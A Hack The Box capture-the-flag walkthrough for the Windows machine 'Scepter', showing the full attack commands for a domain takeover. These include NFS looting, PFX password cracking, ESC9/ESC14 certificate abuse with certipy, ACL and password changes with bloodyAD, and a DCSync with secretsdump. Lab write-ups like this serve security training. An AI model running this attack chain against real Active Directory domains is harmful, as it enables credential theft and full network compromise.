HTB - Scepter
OS: Windows Creator: EmSec
Let's jump right in an try to pwn this machine created by EmSec
Enumeration
Since we have no credentials, we’ll begin by scanning the IP address.

nmap -v -sC -sV -oA ./scan.nmap 10.10.11.65


It looks like this is a Windows Server hosting Active Directory Services. Let’s add the domain and hostname to our hosts file for future use.
I also observed an NFS share hosted on port 2049. Given that NFS lacks authentication, we should investigate the contents of this share.
![[Pasted%20image%2020250505174900.png]](/user/pages/02.writeups/scepter/Pasted image 20250505174900.png "Pasted%20image%2020250505174900.png")
I’m using showmount to examine the remote NFS share. It may be necessary to install the nfs-common package to utilize this command.
The showmount -e scepter.htb command reveals a helpdesk share. Let’s mount this share to our local filesystem for further investigation.
![[Pasted%20image%2020250505180525.png]](/user/pages/02.writeups/scepter/Pasted image 20250505180525.png)
Getting the user flag
sudo mount -t nfs scepter.htb:/helpdesk /mnt/scepter_nfs
sudo tree /mnt/scepter_nfs
![[Pasted%20image%2020250505180738.png]](/user/pages/02.writeups/scepter/Pasted image 20250505180738.png)
Nice, we found some certificate files on the share. Let’s copy them to our local machine. They could be useful for inital access.
sudo cp -r -p /mnt/scepter_nfs/ ./files/
![[Pasted%20image%2020250505183453.png]](/user/pages/02.writeups/scepter/Pasted image 20250505183453.png)
I had to change the ownership of the copied files, as mounting the NFS share presents the files with the permissions of the remote NFS share.
![[Pasted%20image%2020250505183637.png]](/user/pages/02.writeups/scepter/Pasted image 20250505183637.png)
Looking at the copied files, I noticed that we have 3 pfx files and certificate with a private key called baker. While checking out the certificate files, I noticed that all files where protected by a password.
![[Pasted%20image%2020250505184157.png]](/user/pages/02.writeups/scepter/Pasted image 20250505184157.png)
![[Pasted%20image%2020250505184452.png]](/user/pages/02.writeups/scepter/Pasted image 20250505184452.png)
I was not able to find anything other interesting on the machine so i tried to brute force one of the pfx file with john. Take a look at this stackoverflow article. It shows how to crack pfx passwords with john the right way.
pfx2john ./files/scepter_nfs/clark.pfx | john --wordlist=/usr/share/wordlists/rockyou.txt /dev/stdin
![[Pasted%20image%2020250505185932.png]](/user/pages/02.writeups/scepter/Pasted image 20250505185932.png)
And boooom not even a second later we found the right password for the pfx file. Lets look if they work for the other files too.
Yes! We can read the other pfx files to.
![[Pasted%20image%2020250505190837.png]](/user/pages/02.writeups/scepter/Pasted image 20250505190837.png)
Lets try to create another pfx file from the baker.crt and baker.key.
![[Pasted%20image%2020250505191422.png]](/user/pages/02.writeups/scepter/Pasted image 20250505191422.png)
Great. This also worked like a charm. In the next step i tried to use the certificates to authenticate to the domain. I will use certipy for this. But first we need to remove the password from the pfx files, since certipy has no parameter for specifiying a pfx password.
certipy cert -export -pfx ./files/scepter_nfs/baker.pfx -password newpassword -out ./files/baker.pfx
![[Pasted%20image%2020250505195536.png]](/user/pages/02.writeups/scepter/Pasted image 20250505195536.png)
When we try to authenticate using the certificate we get the errror "KRB_AP_ERR_SKEW(Clock skew too great)". This is because our systemtime is not in sync with the domain controllers time.
![[Pasted%20image%2020250505195713.png]](/user/pages/02.writeups/scepter/Pasted image 20250505195713.png)
Before we can authenticate with this certificate we need to sync our time with the domaincontroller. We can achieve this with the following command:
sudo rdate -n 10.10.11.65
![[Pasted%20image%2020250505195838.png]](/user/pages/02.writeups/scepter/Pasted image 20250505195838.png)
After doing this the authentication works just fine and we were able to grab a NT-Hash of the user [email protected]. Lets write the credentials down.
![[Pasted%20image%2020250505200139.png]](/user/pages/02.writeups/scepter/Pasted image 20250505200139.png)
I've tried to authenticate with the remaining pfx files, but it seems that those certificates have been already revoked.
![[Pasted%20image%2020250505200359.png]](/user/pages/02.writeups/scepter/Pasted image 20250505200359.png)
I quickly checked if can find any interesting SMB Shares or if we have remote access over winrm. But nothing intersting so far.
![[Pasted%20image%2020250505202635.png]](/user/pages/02.writeups/scepter/Pasted image 20250505202635.png)
![[Pasted%20image%2020250505202707.png]](/user/pages/02.writeups/scepter/Pasted image 20250505202707.png)
The next step would be to enumerate the domain with our compromised user. I like to use bloodhound to get an overview over the active directory structure. I am using netexec as the ingestor here.
nxc ldap 10.10.11.65 -u d.baker -H '18b5fb0d99e7a475316213c15b6f22ce' --bloodhound --collection All --dns-server 10.10.11.65
![[Pasted%20image%2020250505203315.png]](/user/pages/02.writeups/scepter/Pasted image 20250505203315.png)
We can then ingest the output into our local bloodhound instance. Once the the files are ingested we can use bloodhound to find users, groups and computers in the AD and write them down.
![[Pasted%20image%2020250505203759.png]](/user/pages/02.writeups/scepter/Pasted image 20250505203759.png)
And even more interesting, we can find what our compromised user is capable of. Looking at the outbound object control of d.baker, we can see that the user is able to reset the password of a.carter.
![[Pasted%20image%2020250505203906.png]](/user/pages/02.writeups/scepter/Pasted image 20250505203906.png)
a.carter on the other hand is member of the group IT Support which has Generic All on the OU Staff Access Certificate.
![[Pasted%20image%2020250505204033.png]](/user/pages/02.writeups/scepter/Pasted image 20250505204033.png)
Also interesting is that d.baker is located underneath the OU Staff Access certificate.
![[Pasted%20image%2020250505204221.png]](/user/pages/02.writeups/scepter/Pasted image 20250505204221.png)
Thinking of that we saw on the NMAP scan earlier that the machine is also hosting Active Directory Certificate Services, this sounds alot like we have to do something with certificates. We can check for vulnerable certificate templates later, but lets just look a little bit more around.
The user p.adams is member of the group Replication Operators and has the permission 'GetChangesAll' on the domain root. This is defenetly interesting, because with this user we could pull a DCSync attack and steal all NT-Hashes of the entire domain.
![[Pasted%20image%2020250505204818.png]](/user/pages/02.writeups/scepter/Pasted image 20250505204818.png)
The user h.brown is member of the group Remote Managemt Users. With this user we could get access to the machine over winrm. But this user is also member of the group Protected Users which can not authenticate over NTLM. Well have to keep that in mind.
![[Pasted%20image%2020250505205015.png]](/user/pages/02.writeups/scepter/Pasted image 20250505205015.png)
Thats everything interesting i've found. Lets collect some data about the certificate services.
I will use certipy for this.
certipy find -vulnerable -dc-ip 10.10.11.65 -u d.baker -hashes :18b5fb0d99e7a475316213c15b6f22ce
![[Pasted%20image%2020250505205428.png]](/user/pages/02.writeups/scepter/Pasted image 20250505205428.png)
If we open the generated JSON file and scroll straight to the bottom we see that there is a template that has the ESC9 Vulnerability and member of the group Staff can enroll it.
![[Pasted%20image%2020250505205647.png]](/user/pages/02.writeups/scepter/Pasted image 20250505205647.png)
d.baker is member of this group so he can enroll certificates from this vulnerable template.
![[Pasted%20image%2020250505205821.png]](/user/pages/02.writeups/scepter/Pasted image 20250505205821.png)
So with the ESC9 vulnerability we are able to request certificates without any security descriptor in it, thus making them not strong mapped to a user. But that alone doesn't really helps us. We need another vulnerability to be able to use the certificate to authenticate as our target.
I am talking about ESC14 B.
If we look at the current configuration of the domain users, only h.brown is currently vulnerable to this attack. So let's try to pwn him.
![[Pasted%20image%2020250510222849.png]](/user/pages/02.writeups/scepter/Pasted image 20250510222849.png)
With the 'ForcePasswordChange' rights from d.baker we can change the password of a.carter and thus gain controll over the account.
bloodyAD --host '10.10.11.65' -u 'd.baker' -p ':18b5fb0d99e7a475316213c15b6f22ce' -d 'scepter.htb' set password a.carter 'Password123!'
![[Pasted%20image%2020250505210704.png]](/user/pages/02.writeups/scepter/Pasted image 20250505210704.png)
The next step would be to change the mail attribute of d.baker to be '[email protected]' so we can impersonate him later. But it seems that we don't have write access to d.baker.
![[Pasted%20image%2020250508195733.png]](/user/pages/02.writeups/scepter/Pasted image 20250508195733.png)
But that's not a problem, because we can give our self 'genericAll' to d.baker over the 'Staff Access Certificate' OU because we are member of the group IT Support which has 'genericAll' on the OU itself.
bloodyAD --host '10.10.11.65' -d 'scepter.htb' -u "a.carter" -p "Password123!" add genericAll 'OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB' 'a.carter'
![[Pasted%20image%2020250505211227.png]](/user/pages/02.writeups/scepter/Pasted image 20250505211227.png)
Now we are able to change the mail attribute of d.baker.
bloodyAD --host scepter.htb -u 'a.carter' -p 'Password123!' set object -v "[email protected]" d.baker mail
![[Pasted%20image%2020250505211124.png]](/user/pages/02.writeups/scepter/Pasted image 20250505211124.png)
After setting the mail address, we can now request a new certificate as d.baker.
certipy req -dc-ip '10.10.11.65' -username 'd.baker' -hashes '18b5fb0d99e7a475316213c15b6f22ce' -ca 'scepter-DC01-CA' -template 'StaffAccessCertificate'
![[Pasted%20image%2020250505211519.png]](/user/pages/02.writeups/scepter/Pasted image 20250505211519.png)
The certificate now contains the mail address of h.brown, which let's us authenticate as him because of the 'altSecurityIdentities' attribute on his account.
certipy auth -pfx 'd.baker.pfx' -dc-ip 10.10.11.65 -domain 'scepter.htb' -username h.brown
![[Pasted%20image%2020250505211658.png]](/user/pages/02.writeups/scepter/Pasted image 20250505211658.png)
We now have the NT-Hash of h.brown but this is kind of useless to us, because he can only authenticate over kerberos. This restriction comes with the membership of the built in group 'Protected Users'.
![[Pasted%20image%2020250505211854.png]](/user/pages/02.writeups/scepter/Pasted image 20250505211854.png)
Fortunately when we authenticated as h.brown, certipy created a credential cache which contains the kerberos ticket for the current session. Because of the membership in Protected Users, this Ticket is only 4 hours vaild, but this sould be enough time for us.
What we want is a winrm session as h.brown, but we need to authenticate over kerberos, so we have to configure our environment properly. You can read some information about it here.
Here is a quick explanation on how i did it.
Creating a krb5 config file.
![[Pasted%20image%2020250505213133.png]](/user/pages/02.writeups/scepter/Pasted image 20250505213133.png)
Setting local environment variables.
LOWER_REALM='scepter.htb' && UPPER_REALM=$(echo "$LOWER_REALM" | tr '[:lower:]' '[:upper:]') && DC_HOSTNAME='DC01' && export KRB5_CONFIG="$PWD/custom_krb5.conf" && export KRB5CCNAME=h.brown.ccache
![[Pasted%20image%2020250505213058.png]](/user/pages/02.writeups/scepter/Pasted image 20250505213058.png)
Initiating a Evil-WinRM session over kerberos.
evil-winrm -i dc01.scepter.htb -r scepter.htb -u h.brown
And that's the user flag.
![[Pasted%20image%2020250505213043.png]](/user/pages/02.writeups/scepter/Pasted image 20250505213043.png)
Getting the root flag
I didn't find anything useful on the machine itself and I got a little stuck here. I remembered that h.brown is a member of the CMS group with the description "Certificate Management Service" but I didn't find anything he could do on the machine. After some trial and error I found out, that he can change the 'altSecurityIdentities' of p.adams. That's perfect. We can pull the same attack on p.adams as we did on h.brown.
I changed the mail attribute of d.baker to [email protected] with the credentials of a.carter.
![[Pasted%20image%2020250510214358.png]](/user/pages/02.writeups/scepter/Pasted image 20250510214358.png)
Then I used h.brown to change the 'altSecurityIdentities' attribute of p.adams.
![[Pasted%20image%2020250510215909.png]](/user/pages/02.writeups/scepter/Pasted image 20250510215909.png)
![[Pasted%20image%2020250510223312.png]](/user/pages/02.writeups/scepter/Pasted image 20250510223312.png)
With this setup we then can request another certificate as d.baker. But now we have the mail address of p.adams in the certificate.
![[Pasted%20image%2020250510214836.png]](/user/pages/02.writeups/scepter/Pasted image 20250510214836.png)
And furthermore with the 'altSecurityIdentities' attribute set on p.adams we can use the requested certificate to authenticate as p.adams.
![[Pasted%20image%2020250510215846.png]](/user/pages/02.writeups/scepter/Pasted image 20250510215846.png)
Now comes the fun part. Remember the permission of p.adams? He has 'GetChangesAll' on the domain root because he is member of the 'Replication Administrator' group.
We can missuse his rights to do a DCSync attack and dump all NT-Hashes of the entire domain, thus compromising all accounts.
secretsdump.py -outfile 'dcsync.hsh' -hashes ':1b925c524f447bb821a8789c4b118ce0' 'scepter.htb'/'p.adams'@'10.10.11.65'
![[Pasted%20image%2020250510220302.png]](/user/pages/02.writeups/scepter/Pasted image 20250510220302.png)
Now that we also have the NT-Hash of the Administrator account, we can WinRM to the machine and grab the root flag.
![[Pasted%20image%2020250510220506.png]](/user/pages/02.writeups/scepter/Pasted image 20250510220506.png)
![[Pasted%20image%2020250510220538.png]](/user/pages/02.writeups/scepter/Pasted image 20250510220538.png)
And that's it!
![[iamdomainadmin.jpg]](/user/pages/02.writeups/scepter/iamdomainadmin.jpg)